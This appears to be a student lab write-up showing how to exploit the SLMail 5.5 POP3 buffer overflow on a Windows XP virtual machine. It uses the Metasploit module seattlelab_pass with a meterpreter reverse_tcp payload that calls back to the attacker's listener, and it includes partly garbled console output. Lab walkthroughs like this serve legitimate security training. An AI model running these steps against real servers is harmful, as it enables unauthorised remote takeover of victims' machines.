### יוני שיבר Yoni Shieber

ID: \*\*\*\*\*\*

## **SLMail**

# **Introduction:**

SLMail is SMTP and POP3 email server software for Microsoft™ Windows NT and 2000.

In the Win-XP virtual machine we installed the SLMail 5.5 software. This software is a server E-mail which implements the SMTP and POP3 protocols for sending and receiving e-mail. The software was developed for Windows environment and was intended for organizations and businesses.

It allowed quite a few additions (which today Trivial things are heard (such as email filtering, automatic reply, etc. POP3 is the protocol that was common at the time to connect to a mail server and download to the local computer the emails that arrived in the mailbox. This protocol, by its definition (1939RFC), requires identification with a username and password.

In the implementation of POP3 in the 5.5 SLMail mail server, a loophole was discovered that allowed a Buffer Overflow attack to be carried out on the server, while inserting shellcode and gaining access and control over the server computer

# The demonstration of exploit process:

In SLMail server has vulnerability that make Buffer Overflow possible. In Metasploit console we can find the module with exploitation payload.

Windows/pop3/seattlelab\_pass attempts to exploit a buffer overflow in the POP3 server.


There is few payloads as we can see in DB of Metasploit.

```
kali@kali: ~
File Actions Edit View Help
      =[ metasploit v6.2.23-dev
 -- --=[ 2259 exploits - 1188 auxiliary - 402 post
 -- --=[ 951 payloads - 45 encoders - 11 nops
 -- --=[ 9 evasion
Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use windows/pop3/seattlelab_pass
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(w
                     oop3/seattlelab_pass) > show payloads
Compatible Payloads
                                                                   Disclosure Date
  #
       Name
 Rank
       Check Description
  0
       payload/generic/custom
 normal No Custom Payload
       payload/generic/debug_trap
 normal No Generic x86 Debug Trap
  2 payload/generic/shell_bind_tcp
 normal No Generic Command Shell, Bind TCP Inline
  3 payload/generic/shell_reverse_tcp
```

#### Lets choice in reverse tcp payload:

```
File Actions Edit View Help
       normal No
                      VNC Server (Reflective Injection), Windows Reverse HTT
P Stager (winhttp)
                 ows/non3/seattlelab_pass) > set PAYLOAD windows/meterpreter/
msf6 exploit(
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
                                          ) > show options
msf6 exploit(w
Module options (exploit/windows/pop3/seattlelab_pass):
  Name
           Current Setting Required Description
                                       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
   RHOSTS
                                       i/Using-Metasploit
  RPORT
           110
                                       The target port (TCP)
Payload options (windows/meterpreter/reverse_tcp):
             Current Setting Required Description
                                         Exit technique (Accepted: '', seh,
  EXITFUNC thread
                                         thread, process, none)
  LHOST
             10.100.102.66
                              yes
                                         The listen address (an interface ma
                                         y be specified)
  LPORT
                              yes
                                         The listen port
Exploit target:
  Id Name
  0 Windows NT/2000/XP/2003 (SLMail 5.5)
View the full module info with the info, or info -d command.
```

and set the target and port: and then exploit..



Here we are with the meterpreter!

Very same to shell, but additions options:

